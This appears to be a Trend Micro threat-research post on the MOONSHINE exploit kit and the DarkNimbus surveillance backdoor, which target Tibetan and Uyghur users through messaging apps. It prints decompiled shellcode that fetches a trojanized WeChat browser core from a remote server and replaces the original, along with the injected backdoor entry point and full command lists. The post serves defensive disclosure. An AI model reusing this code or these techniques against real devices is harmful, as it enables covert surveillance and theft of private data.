MOONSHINE Exploit Kit and DarkNimbus Backdoor Enabling Earth Minotaur's Multi-Platform Attacks

By By: Joseph C Chen, Daniel Lunghi Dec 05, 2024 Read time: 14 min (3756 words)

Published: 2024-12-05 · Archived: 2026-04-05 19:52:10 UTC

Cyber Threats

Trend Micro's monitoring of the MOONSHINE exploit kit revealed how it's used by the threat actor Earth Minotaur to exploit Android messaging app vulnerabilities and install the DarkNimbus backdoor for surveillance.

Summary

- Trend Micro researchers investigated a group named Earth Minotaur that used the MOONSHINE exploit kit in the wild. MOONSHINE, which has over 55 servers identified as of 2024, has been updated with more exploits and functions compared to its previous version reported in 2019.
- MOONSHINE exploit kit targets vulnerabilities in instant messaging apps on Android devices, primarily affecting Tibetan and Uyghur communities.
- They also discovered an unreported Android backdoor, DarkNimbus, that was used by Earth Minotaur. This backdoor also has a Windows version.
- Earth Minotaur uses MOONSHINE to deliver the DarkNimbus backdoor to Android and Windows devices, targeting WeChat, and possibly making it a cross-platform threat.
- MOONSHINE exploits multiple known vulnerabilities in Chromium-based browsers and applications, requiring users to update software regularly to prevent attacks.

We have been continuously monitoring the MOONSHINE exploit kit's activity since 2019. During our research, we discovered a MOONSHINE exploit kit server with improper operational security: Its server exposed MOONSHINE's toolkits and operation logs, which revealed the information of possible victims and the attack tactics of a threat actor we have named Earth Minotaur.

MOONSHINE was first discovered as part of malicious activities against the Tibetan communityopen on a new tab, and is believed to also be associated with previous malicious activities against Uyghursopen on a new tab. It's designed to implant a backdoor by exploiting the vulnerabilities of instant messaging apps on Android mobile devices. We have since discovered an upgraded version of this toolkit, which included newer vulnerabilities and more protections to deter analysis of security researchers. By 2024, we had identified at least 55 MOONSHINE exploit kit servers in the wild. It's still actively used by threat actors.

Earth Minotaur, who mainly targets people from Tibetan and Uyghurs communities, used the MOONSHINE exploit kit to compromise their victims' Android devices and infect them with an undisclosed Android backdoor we called DarkNimbus. We were also able to find a Windows version of DarkNimbus, proving that it's a cross-platform backdoor. In this blog entry, we will explain the entire attack chain, including the tactics employed by

Earth Minotaur to conduct social engineering attacks, the details of the upgraded MOOSHINE exploit kit, and a complete analysis of the DarkNimbus backdoor.

Attack vectors

Earth Minotaur sends carefully crafted messages via instant messaging apps to entice victims to click an embedded malicious link. They disguise themselves as different characters on chats to increase the success of their social engineering attacks. The malicious links led victims to MOONSHINE exploit kit servers, which install backdoors on the victims' devices (Figure 1).

Figure 1. Attack chain of Earth Minotaur

The attack links the attackers generated from the MOONSHINE exploit kit can masquerade as legitimate links. Once the attack is done, the MOONSHINE server redirects the victim back to the legitimate link to prevent the victim noticing the attack (further details will be discussed in this blog entry's Exploitation section). Based on the exposed operation logs, we discovered that the attack links delivered in China mainly pretended to be:

- Government announcements
- Chinese news related to COVID-19
- Chinese news related to religions, Tibetans, or Uyghurs
- Chinese travel information

These links were mostly accessed from IP addresses geolocated in China. We also observed another set of attack links in which the client IP addresses were not only from China, but from other countries (Figure 2). These attack links all redirected to online videos of Tibetans' or Uyghurs' music and dances. Because the logs show that the

attack links have been accessed from multiple countries simultaneously, we suspect that these links might be sent to group chats involving multiple people, instead of targeting a single individual.



Figure 2. Countries affected by Earth Minotaur's attacks

Exploitation (MOONSHINE exploit kit)

Before conducting an attack, the threat actors must generate an attack link on their servers of MOONSHINE exploit kit. In MOONSHINE's upgraded version, every generated link is embedded with pre-configured information, which includes a masqueraded legitimate link, a timestamp, and a tag. This information is Base64-encoded and embedded in the query string of the attack link. Below is an example of an attack link's structure:

http://{Hostname}/api/v1/things/web?going=wPol3ljdKj{Base64 encoded legitimate link} wPol3ljdKjW5qTvAdmgs{Base64 encoded timestamp and hash}W5qTvAdmgsLo8UTetjN l{Tag}Lo8UTetjNl

When a victim clicks on an attack link and is redirected to the exploit kit server, it reacts based on the embedded settings (Figure 3). The server will redirect the victim to the masqueraded legitimate link once the attack is over to keep the victim from noticing any unusual activity. The timestamp records the lifetime set for the link. Once this timestamp is exceeded, the server will stop returning any attack code to avoid further analysis by researchers. It's also worth noting that each timestamp is appended with a salted hash generated with the timestamp. The hash is used to prevent the lifetime timestamp from being manipulated. Lastly, the tag is simply used for the server to record and manage the attack on the backend.



Figure 3. Validation flow of the MOONSHINE exploit kit

Before returning the exploit code, the MOONSHINE exploit kit also verifies the information in the HTTP request header. The MOONSHINE exploit kit only returns the corresponding exploit code when the victim is using the targeted apps with a browser version that is vulnerable. If the version of browser or app is not targeted, the server won't deliver any malicious code and will only redirect the victim to the initially set masqueraded legitimate link.

MOONSHINE uses multiple Chromium exploits to attack instant messaging apps on Android. As many instant messaging apps use Chromium as their engine of the built-in browser, it becomes vulnerable when an application doesn't update their Chromium and doesn't enable the sandboxing protection feature. This gives attackers a great opportunity to exploit these vulnerabilities and install their backdoors. We found that the MOONSHINE exploit kit can attack multiple versions of Chromium and the Tencent Browser Server (TBS), which is another Chromium-based browser engine.

Vulnerability	**Targeted Version**
CVE-2016-1646open on a new tab	Chrome 39~49
CVE-2016-5198open on a new tab	Chrome 50
CVE-2017-5030open on a new tab	Chrome 51~55
CVE-2017-5070open on a new tab	Chrome 56~58
CVE-2018-6065open on a new tab	Chrome 62~63
CVE-2018-17463open on a new tab	Chrome 68~69

CVE-2018-17480open on a new tab	Chrome 70~73, TBS 44605
CVE-2020-6418open on a new tab	Chrome 74~80, TBS 45114, 45116, 45118, 45120, 45122, 45124, 45126, 45128, 45130, 45132, 45134, 45136

Table 1. Vulnerabilities and browser versions targeted by the MOONSHINE exploit kit

It's worth noting that many of these vulnerabilities have been discovered in the first report by CitizenLab back in 2019. CVE-2020-6418open on a new tab is the only newer vulnerability included in the version of MOONSHINE exploit kit we observed.

Cisco Talos Intelligence Group recently publishedopen on a new tab details on CVE-2023-3420open on a new tab vulnerability that targets WeChat. We believe the related exploit is part of the MOONSHINE framework.

Although we only saw the threat actor leveraging WeChat to successfully compromise a target, the MOONSHINE framework has code to target multiple Android applications that embed their own version of Chrome or TBS.

Application name	Description	Targeted component(s)
Chrome	Browser	Chrome
Facebook	Social network application	Chrome
Lazada	E-commerce application popular in South East Asia	Chrome
Line	Instant messaging application mainly popular in Indonesia, Taiwan and Thailand	Chrome
Messenger	Instant messaging application	Chrome
Naver	Search engine/web portal popular in South Korea	Chrome
QQ	Instant messaging application popular in China	Chrome TBS
WeChat	Instant messaging application popular in China	Chrome TBS
Zalo	Instant messaging application popular in Vietnam	Chrome

Table 2. Apps targeted by the MOONSHINE exploit kit

We also found that the MOONSHINE exploit kit supports an interesting phishing technique meant to downgrade an app's browser engine: When the server detects a version of TBS that is not vulnerable to the exploits supported in MOONSHINE, it doesn't deliver the exploit code. Instead, the server returns a phishing page informing the victim that the version of browser engine used in the app is outdated and needs to be upgraded with a provided download link (Figure 4). However, the actual download browser engine is older and contains vulnerabilities. The

MOONSHINE exploit kit uses this technique to downgrade the engine of the built-in browser and then launch the attack again.

Figure 4. A Chinese phishing page of the MOONSHINE exploit kit (Translation: “The version of WeChat Viewer is too old, please update it to view. Version update.”)

Landing approach

When an attack of a vulnerability is successful, the malicious code will execute a prepared shellcode to implant their backdoor on the targeted device. The landing approach is different from the previously discoveredopen on a new tab attack chain that leveraged an ELF loader. The shellcode (Figure 5) we discovered has been changed: It directly implants a trojanized XWalk browser core to replace the original one inside WeChat (XWalk is a closed source project of WeChat likely extended from the Crosswalkopen on a new tab framework). Multiple versions of the XWalk APK files, all with backdoors implanted, have been prepared on the attacker’s server. From different exploits, the embedded shellcode will download the corresponding trojanized APK to replace the original XWalk in WeChat. The behavior of the shellcode includes:

- Downloads the trojanized XWalk APK from the remote server and renames it as “base_bk.apk”
- Replaces the original “base.apk” with the downloaded file “base_bk.apk”
- Empties the contents of the “filelist.config” and “reslist.config” files which include the MD5 hash value of original files to verify file integrity
- Modifies the permissions of the folder “app_xwalkconfig”
- Downloads an empty file to overwrite “base_bk.apk”

```
((void (__fastcall *)(_QWORD))syscall_exit)(0i64);
download_file(
  &unk_3CC,
  "/data/data/com.tencent.mm/app_xwalk_3185/apk/base_bk.apk",
  "GET /mtu HTTP/1.0\r\nConnection: close\r\n\r\n",
  (char *)&loc_0 + 1,
  v3,
  v2,
  v1,
  v0,
  "/data/data/com.tencent.mm/app_xwalk_3185/apk/base_bk.apk",
  "GET /mtu HTTP/1.0\r\nConnection: close\r\n\r\n",
  1i64);
((void (__fastcall *)(const char *, const char *))syscall_renameat2)(
  "/data/data/com.tencent.mm/app_xwalk_3185/apk/base_bk.apk",
  "/data/data/com.tencent.mm/app_xwalk_3185/apk/base.apk");
((void (__fastcall *)(const char *))syscall_unlinkat)("/data/data/com.tencent.mm/app_xwalk_3185/extracted_xwalkcore/filelist.config");
((void (__fastcall *)(const char *))syscall_openat)("/data/data/com.tencent.mm/app_xwalk_3185/extracted_xwalkcore/filelist.config");
((void (__fastcall *)(const char *))syscall_unlinkat)("/data/data/com.tencent.mm/app_xwalk_3185/extracted_xwalkcore/reslist.config");
((void (__fastcall *)(const char *))syscall_openat)("/data/data/com.tencent.mm/app_xwalk_3185/extracted_xwalkcore/reslist.config");
((void (__fastcall *)(const char *, __int64))syscall_fchmodat)("/data/data/com.tencent.mm/app_xwalkconfig", 292i64);
download_file(
  &unk_3CC,
  "/data/data/com.tencent.mm/app_xwalk_3185/apk/base_bk.apk",
  "GET /otk HTTP/1.0\r\nConnection: close\r\n\r\n",
  0i64,
```

Figure 5. Decoded shellcode executed after exploitations

The replaced XWalk core has the function “startBrowserProcess” that’s been modified (Figure 6), and added the backdoor’s entry point. Before the backdoor is executed, a function called “stuber” is first executed to prepare the environment for the backdoor’s execution (Figure 7). The initialization steps include:

1. Clearing the “filelist.config” file
2. Downloading the “libwcdb.so” file from a remote server for the backdoor to use (wcdb is a lightweight database for mobile)
3. Checking whether the MD5 hash value of the XWalk APK is the trojanized version. If not, it downloads and replaces it again.
4. Executing the main backdoor function

```
private static void startBrowserProcess(Context context){
    Log.v("stuber", "Stuber started.");
    stuber.down();
    ThreadUtils.runOnUiThreadBlocking(new PSViewDelegate$2(context));
}
```

Figure 6. The function “startBrowserProcess” injected to run backdoor

```
objArray[0] = String.format(Locale.getDefault(), "Current xwalk version = %d", objArray1);
LogUtils.dTag("stuber", objArray);
objArray = new Object[i1];
Object[] objArray2 = new Object[i1];
objArray2[0] = processName;
objArray[0] = String.format("Stuber active in %s process.", objArray2);
LogUtils.dTag("stuber", objArray);
if (!stuber.tryProcessLock(context)) {
   objArray3 = new Object[i1];
   objArray3[0] = "Process is already locked, no longer executed.";
   LogUtils.dTag("stuber", objArray3);
   return;
}else {
   try{
      stuber.patchMonitor(context);
      stuber.cleanMd5File(i);
      stuber.downWcdb(i, i1);
      stuber.downBase(i, 0);
      Tool.a();
   label_0098 :
      return;
```

Figure 7. The “stuber” function to initialize and execute backdoor

Backdoor (DarkNimbus)

Android platform

The main backdoor implanted in XWalk is a comprehensive Android surveillance tool. We managed to find an independent version of the backdoor and discovered that it has been developed and actively updated since 2018. In some versions, we noticed that the backdoor uses the string “DKNS” in their functions. Since then, we named the backdoor as DarkNimbus.

DarkNimbus uses the XMPP protocol to communicate with a C&C server. The XMPP communication handlers of the backdoor are implemented with the open-source project “Smack”. In addition, it communicates to another server via HTTPS; this server is used mainly for file transfers.

The features supported by DarkNimbus include collecting basic information of the infected device, installed apps, and geolocation (GPS). The backdoor steals personal information including the contact list, phone call records, SMS, clipboard content, browser bookmarks, and conversations from multiple instant messaging apps. It also supports call recording, taking photos, screenshotting, file operations, and command execution. Each supported backdoor feature is represented with a command ID with the ”cmd” prefix, followed by five digits.

Command ID	**Function**
cmd_10001	Collect mobile device information (including IMEI, IMSI, serial number, device brand, device model, OS version, memory size, SD card size, power, MAC address, WIFI MAC address, root permission, IP address, accessibility enabled, device manager enabled, NET type, client version, camera enabled, Bluetooth MAC address, camera information, plugin version, phone number, OS ID, microphone enabled)
cmd_10002	Collect installed APPs information (including APP name, package name, version, installed time, installed path, size, system app or not)
cmd_10003	Collect contacts information
cmd_10004	Collect content of SMS (Short Message Service)
cmd_10005	Record phone call
cmd_10006	Take a picture from front-facing camara
cmd_10008	Collect geolocation information from GPS and CDMA
cmd_10009	Collect phone call history
cmd_10010	Collect WIFI information (from local settings or by WIFI scanner)
cmd_10011	Collect directory information (including SD card, Pictures, DCIM, Downloads folders)
cmd_10012	Collect directory information from a specified folder
cmd_10013	Collect a file content from the device
cmd_10014	Collect browser bookmarks

cmd_10015	Collect a specified APP database
cmd_10016	Collect WeChat’s resource information
cmd_10018	Take a screenshot
cmd_10019	Record at a scheduled time
cmd_10021	A collective execution of cmd10005, cmd10006, cmd10008, cmd10011, cmd10015, cmd10016, and cmd10018
cmd_10024	Collect clipboard data
cmd_10025	Collect input method information
cmd_10026	Collect messages from WeChat via Accessibility
cmd_10027	Collect messages from QQ via Accessibility
cmd_10028	Archive a file or a folder
cmd_10029	Collect messages from Skype via Accessibility
cmd_10030	Collect messages from WhatsApp via Accessibility
cmd_10031	Collect messages from DingTalk via Accessibility
cmd_10037	Collect messages from MOMO via Accessibility
cmd_10038	Collect messages from TalkBox via Accessibility
cmd_10039	Collect messages from Voxer via Accessibility
cmd_10043	Collect a specified APP resource information
cmd_10044	Collect messages from Telegram via Accessibility
cmd_20001	Download a URL
cmd_20002	Record phone call
cmd_20003	Collect WeChat’s resource information
cmd_20004	Execute a shell command
cmd_20005	Collect messages from WeChat via local database “EnMicroMsg.db”
cmd_99999	Uninstall backdoor

Table 3. List of DarkNimbus commands (Android version)

DarkNimbus abuses Android's Accessibility Serviceopen on a new tab, which was originally designed to assist individuals with disabilities, to monitor and pilfer conversations from instant messaging apps. When a targeted app is running on the foreground, it uses the Accessibility Service's screen text recognition feature to read the text on the instant messaging app and steal the conversations. The instant messaging apps that were targeted include:

- DingTalk
- MOMO
- QQ
- Skype
- TalkBox
- Voxer
- WeChat
- WhatsApp

However, the version of DarkNimbus that's delivered via the MOONSHINE exploit kit only targets WeChat. The implementations targeting the other instant messaging apps are removed in this version.

Windows platform

We found a version of this malware designed to run on Windows. Based on a hardcoded string and the compilation timestamp, it seems it was developed between July and October 2019. However, it was probably used in December 2020, based on our telemetry and as shown in another hardcoded string in the binary.

Two strings in the sample suggest a different version for this malware family: The first is the string "..Start.. 0.0.9a" written in the log file. The second one is the JSON key "mm_version" with the hardcoded value "2.0.1" sent along with information about the compromised host in the cmd_10001 command, as shown in Table 4.

We found multiple samples, but two different C&C communication protocols:

- One "standard" connection to the IP address 117.175.185[.]81 on port 8001 to post the retrieved data and wait for commands
- Another protocol where the malware sends "DKGETMMHOST" to the CloudFlare IP address 1.1.1.1 on port 8005, and searches for DKMMHOST and DKFESN strings in the answer to set the final IP address of the C&C. We don't believe the threat actor compromised CloudFlare, therefore it is likely that this second version involves man-in-the-middle (MitM) capability to answer to those requests and direct the malware to the proper C&C.

Features

The malware is written in C++ and launches threads to perform multiple features. The naming convention of such features is similar to that of the Android version, while the implementation is specific to the Windows platform.

The results of the commands are sent in JSON format to the C&C server. The malware uses CJsonObjectopen on a new tab, a light C++ JSON implementation.

Command ID	Function
cmd_10001	Collect host information: OS, computername, username, cpu, memory size, disk serial number, manufacturer, volume and partitions, mac address, wifi, ip address, network gateway, camera, microphone, and “mm_version” (hardcoded to value “2.0.1” in our sample)
cmd_10002	Collect list of installed applications by parsing registry key 'SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall'
cmd_10011	Collect list of files and directories
cmd_10013	Read and upload file content
cmd_10014	Collect browsing history
cmd_10018	Screenshot grabbing
cmd_10021	Set policy
cmd_10026	Collect keystrokes
cmd_10050	Collect clipboard data
cmd_10051	Executes shell command
cmd_10052	Collect browser saved credentials
cmd_99999	Uninstall backdoor

Table 4. List of DarkNimbus commands (Windows version)

Most of the threads create files where they copy the content to be sent to the server, encoded in Base64. The filename is the MD5 of a hardcoded string.

File	Description	Content
eb3816e69e6c007b96a09e2ecee968e5	Result of MD5 (“winhook-clientLog"),	Logs of the malware execution
a461f0e556eafe386219599323c3bc7c	MD5 of “register.json”,	C&C configuration details
38b2c93bc282cfda172f89148d576f1a	Result of the MD5 computation of "BrowseHistory::BrowseHistory”,	A JSON file with some IDs related to the browsing history of the victim

bf8b3f43b18d02f7c15b3c6d4d2feb36	Result of the MD5 computation of "UserAccHistory::UserAccHistory",	A JSON file with some IDs related to the browser credentials stolen from the victim
98ce6a50def985ec0b91bcb66d3673f1	MD5 of "CSoftInfo::CSoftInfo"	A JSON file with some IDs related to the installed applications
880103ad832e14aa4bd6fb2be3591694	MD5 of “task_config.json”	A JSON file with IDs of tasks to be executed by the malware
a3de05ec828ee0077b81ade538005443	MD5 of “do_scanfs_config”	Configuration of the file browsing feature
8ff32fac8af1e67e2be678bdad1ebce8	MD5 of “policypush.json”	Should contain policy of file submission

Table 5. Examples of created files with copied content

Attribution

We believe that Earth Minotaur is an intrusion set which hasn’t been publicly reported. In the first report of MOONSHINE exploit kit in 2019, the threat actor using the toolkit was named POISON CARPopen on a new tab. While both used the MOONSHINE exploit kit and had similar targets, we did not find further connections between Earth Minotaur and POISON CARP. The backdoor DarkNimbus had been developed in 2018 but was not found in any of POISON CARP’s previous activity. Therefore, we categorized them as two different intrusion sets.

In 2020, we publishedopen on a new tab a research report about Earth Empusa, which we believed is associated with POISON CARP. Meta releasedopen on a new tab a report which distinguished Earth Empusa as independent from POISON CARP in their research; we found no evidence to connect Earth Minotaur to Earth Empusa, either.

It's worth mentioning that we noticed a new MOONSHINE exploit kit server activated with the domain info[.]symantke[.]com that was used in November 2023 (Figure 8). Interestingly, the domain symantke[.]com was found to be used by UNC5221open on a new tab in an Ivanti zero-day attack incident in December 2023. This suggests that UNC5221 is also one of the groups using the MOONSHINE exploit kit. However, we didn’t find any further evidence that proves a connection between UNC5221 and Earth Minotaur.

```
<body>

<h2><a href="http://info.symantke.com:80/api/v1/things/web?going=404">Take me back to the homepage</a></h2>
<img class="center-block" width="70%" src="/static/img/404.gif" alt="404">
<br>


</body>
```

Figure 8. Error page from a MOONSHINE exploit kit server with the “info[.]symantke[.]com” domain

In October 2020, Dr. Web also published a paperopen on a new tab on the similarities between Shadowpad and PlugX, in which they mentioned a Shadowpad sample detected as “Backdoor.Shadowpad.4” that was embedded in an SFX archive containing three files:

- **TosBtKbd.exe** - a legitimate executable signed by Toshiba vulnerable to DLL side-loading
- **TosBtKbd.dll** - a Shadowpad sample side-loaded by TosBtKbd.exe
- **TosBtKbdLayer.dll** - a DarkNimbus sample loaded by TosBtKbd.dll, detected as “BackDoor.Siggen2.3243”

Dr. Web states they came across the sample while researching Shadowpad and PlugX, and they don’t attribute it to any specific threat actor or campaign. This particular DarkNimbus sample seems to have been developed between July and October 2019. Shadowpad was discovered in 2017 and was exclusively used by APT41 at the time. However, since it started being shared among multiple Chinese threat actors in 2019, direct attribution based on the usage of Shadowpad would be incorrect.

The algorithm used to pack the payload here is the same one as used in the ESET’s reportopen on a new tab in January 2020 about Winnti targeting Hong Kong universities (Figure 9).



Figure 9. Shadowpad payload unpacking algorithm for our sample (left) versus ESET’s sample (right)

However, the algorithm that decrypts the strings uses a different constant. We found another Shadowpad sample communicating with the same C&C that has also the same string encryption algorithm (Figure 10).



Figure 10. Shadowpad string encryption algorithm for sample with similar C&C (left) versus ESET's sample (right)

Other samples that have the same payload and string encryption algorithm as our DarkNimbus loader have been listedopen on a new tab by SecureWorks as targeting Vietnamese entities, but have not been attributed to a known group.

We also found an unreported Shadowpad sample from 2019 that shares those characteristics and connects to news[.]tibetonline[.]info as its C&C, suggesting that Tibet is being targeted. This domain has been reported multiple times in campaigns related to China back in 2013open on a new tab, 2015open on a new tab, and 2017open on a new tab.

These findings are not strong enough for attribution to a known threat actor; however, they highlight the connections that exist between multiple campaigns attributed to Chinese operations, and their sharing of malware families. It also adds another group to the long list of Chinese threat actors that are using Shadowpad.

Conclusion

Earth Minotaur is a capable threat actor that leverages an advanced exploit kit called MOONSHINE to target Tibetans and the Uyghurs. Based on our research, we believe that MOONSHINE is a toolkit that is still under development and has been shared with multiple threat actors including Earth Minotaur, POISON CARP, UNC5221, and others. We examine how Earth Minotaur customized the exploit kit to use in their attack chain against the WeChat application. We also shared a detailed analysis of the Android backdoor DarkNimbus that Earth Minotaur implanted in their victims' devices as part of long-term surveillance operations.

To prevent this type of attack, we suggest that people exercise caution when clicking on links embedded on suspicious messages, as these may lead to malicious servers like those of MOONSHINE compromising their devices. We also recommend regularly updating applications to the latest versions; these updates offer essential security improvements to protect against known vulnerabilities.

Trend Micro Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Micro customers can access a range of Intelligence Reports and Threat Insights within Trend Micro Vision One. Threat Insights helps customers stay ahead of cyber threats before they happen and better prepared for emerging threats. It offers comprehensive information on threat actors, their malicious activities, and the techniques they use. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and respond effectively to threats.

Trend Micro Vision One Intelligence Reports App [IOC Sweeping]

- Earth Minotaur Leverages MOONSHINE Exploit kit to Compromised Mobile Devices for Surveillance Operations

Trend Micro Vision One Threat Insights App

- **Threat Actor:** Earth Minotauropen on a new tab
- **Emerging Threats:** Earth Minotaur Leverages MOONSHINE Exploit kit to Compromised Mobile Devices for Surveillance Operationsopen on a new tab

Hunting Queries

Trend Micro Vision One Search App

Trend Micro Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

DarkNimbus and Shadowpad Connections to C&C IPs

eventId:3 AND ((dst:117.175.185.81 AND dpt:8001) OR (dst:125.65.40.163 AND dpt:46991) OR (dst:112.121.178.90 AND dpt:44444) OR (src:117.175.185.81 AND spt:8001) OR (src:125.65.40.163 AND spt:46991) OR (src:112.121.178.90 AND spt:44444))

More hunting queries are available for Vision One customers with Threat Insights Entitlement enabledopen on a new tab.

Indicators of Compromise (IOC)

Download the list of IOCs hereopen on a new tab.

Acknowledgment

We would like to thank Ashley Shen from the Cisco Talos Intelligence Group, who shared their findings of MOONSHINE exploit kit with us.

Tags
